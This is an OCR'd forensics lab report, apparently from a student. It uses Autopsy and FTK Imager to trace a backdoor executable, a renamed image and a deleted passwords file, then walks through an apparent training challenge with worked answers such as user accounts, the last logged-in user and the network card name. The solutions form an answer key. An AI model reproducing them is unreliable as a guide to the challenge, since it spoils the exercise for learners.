

Recycle Bin
hacked
koko
autopsy-4.2...
This PC
Exterro_FTK...
Network
Exterro FTK Imager
Control Panel
FTK
nmap-7.95-...
Nmap - Zenmap GUI
FTK Properties
General
Sharing
Security
Previous Versions
Customize
FTK
Type: File folder
Location: C:\Users\koko\Desktop
Size: 5.62 GB (6,036,508,993 bytes)
Size on disk: 5.62 GB (6,036,520,960 bytes)
Contains: 5 Files, 0 Folders
Created: Today, October 22, 2024, 11 minutes ago
Attributes: Read-only (Only applies to files in folder)
Hidden
Advanced...
OK
Cancel
Apply

Forensics part2:

o. Using Autopsy we will be able to detect our payload/Backdoor/ .exe file and we will be also able to detect, we can see on 22/10/2024 our user accessed the file, and we were able to start our session.









```
Created: 2024-10-16 09:35:46.684922000 (EET)
File Modified: 2024-10-23 02:51:00.969529500 (EET)
MFT Modified: 2024-10-23 02:51:00.969529500 (EET)
Accessed: 2024-10-23 02:51:00.969529500 (EET)

$FILE_NAME Attribute Values:
Flags: Archive
Name: SRUDB.dat
Parent MFT Entry: 3200 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2024-10-16 09:35:46.684922000 (EET)
File Modified: 2024-10-16 09:35:46.684922000 (EET)
MFT Modified: 2024-10-16 09:35:46.684922000 (EET)
Accessed: 2024-10-16 09:35:46.684922000 (EET)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 84
Type: $DATA (128-3) Name: N/A Non-Resident size: 1703936 init_size: 1597440
Starting address: 2000631, length: 48
Starting address: 131015, length: 30
Starting address: 14987, length: 2
Starting address: 7064, length: 60
Starting address: 16743, length: 4
Starting address: 1577405, length: 16
Starting address: 1577591, length: 16
Starting address: 1579791, length: 16
Starting address: 1599755, length: 16
Starting address: 129020, length: 16
```

```
Starting address: 1624510, length: 16
Starting address: 1544641, length: 16
Starting address: 231614, length: 26
Starting address: 129952, length: 6
Starting address: 1590981, length: 16
Starting address: 2014650, length: 28
Starting address: 230738, length: 6
Starting address: 231018, length: 14
Starting address: 1159367, length: 20
Starting address: 2000154, length: 12
Starting address: 331539, length: 16
Starting address: 230209, length: 16
```

p. Detecting the changes made to image (name changed from guess… to hacked)



q. Detecting the deleted file (passwords)

Note:

- Autopsy is a good tool but needs high resources as this case took seven hours and half and still 30%, so it is better be used in high resources environment, or try cloud based infrastructure for better experience.


Now let's see how to use autopsy for forensics investigation, lets go into more details focusing on our tool "Autopsy"


Analysis of forensic evidence for a hard disk image using Autopsy

What will we do? We will search about some information and analysis them using **Autopsy**.

First, we should download the hard drive image on Autopsy tool the start to answer question by question.

1. Check the integrity of the disk image using MD5:







2. Extract the computer account name

What is the computer account name?

DESKTOP-0R59DJ3 ✓ Correct Answer




3. **Extract the list of user accounts:** This is done through the "Operating System User Accounts" section of the Autopsy tool analysis results. User names are listed in alphabetical order, excluding "Administrator" because it is a default account.



List all the user accounts. (alphabetical order)

H4S4N,joshwa,keshav,sandhya,shreya,siv ✓ Correct Answer


4. **Determine the last user who logged in:** This is done by reviewing the dates of the last entry of user accounts in the "Operating System User Accounts" section.




Who was the last user to log into the computer?


sivapriya ✓ Correct Answer

5. **Extract network information:** Network information such as the IP address and MAC computer address is extracted from the system files in the "Data Sources" section of the "Program Files" folder. We can use the keyword search feature to find specific information such as "IP address", "MAC address" or "NIC" within system files.




MAC address





Network Interface Card (NIC)




What is the name of the network card on this computer?

Intel(R) PRO/1000 MT Desktop Adapter

✓ Correct Answer

6. **Installed software analysis and browsing history:** Check the list of installed programs in the "Uninstalled Programs" section to identify tools or programs related to the investigation, such as the network monitoring tool.



What is the name of the network monitoring tool?

Look@LAN


✓ Correct Answer

Check the browser log in the "Web Bookmarks" section to extract information such as bookmarks and URLs, focusing on extracting geographical coordinates from a specific reference.

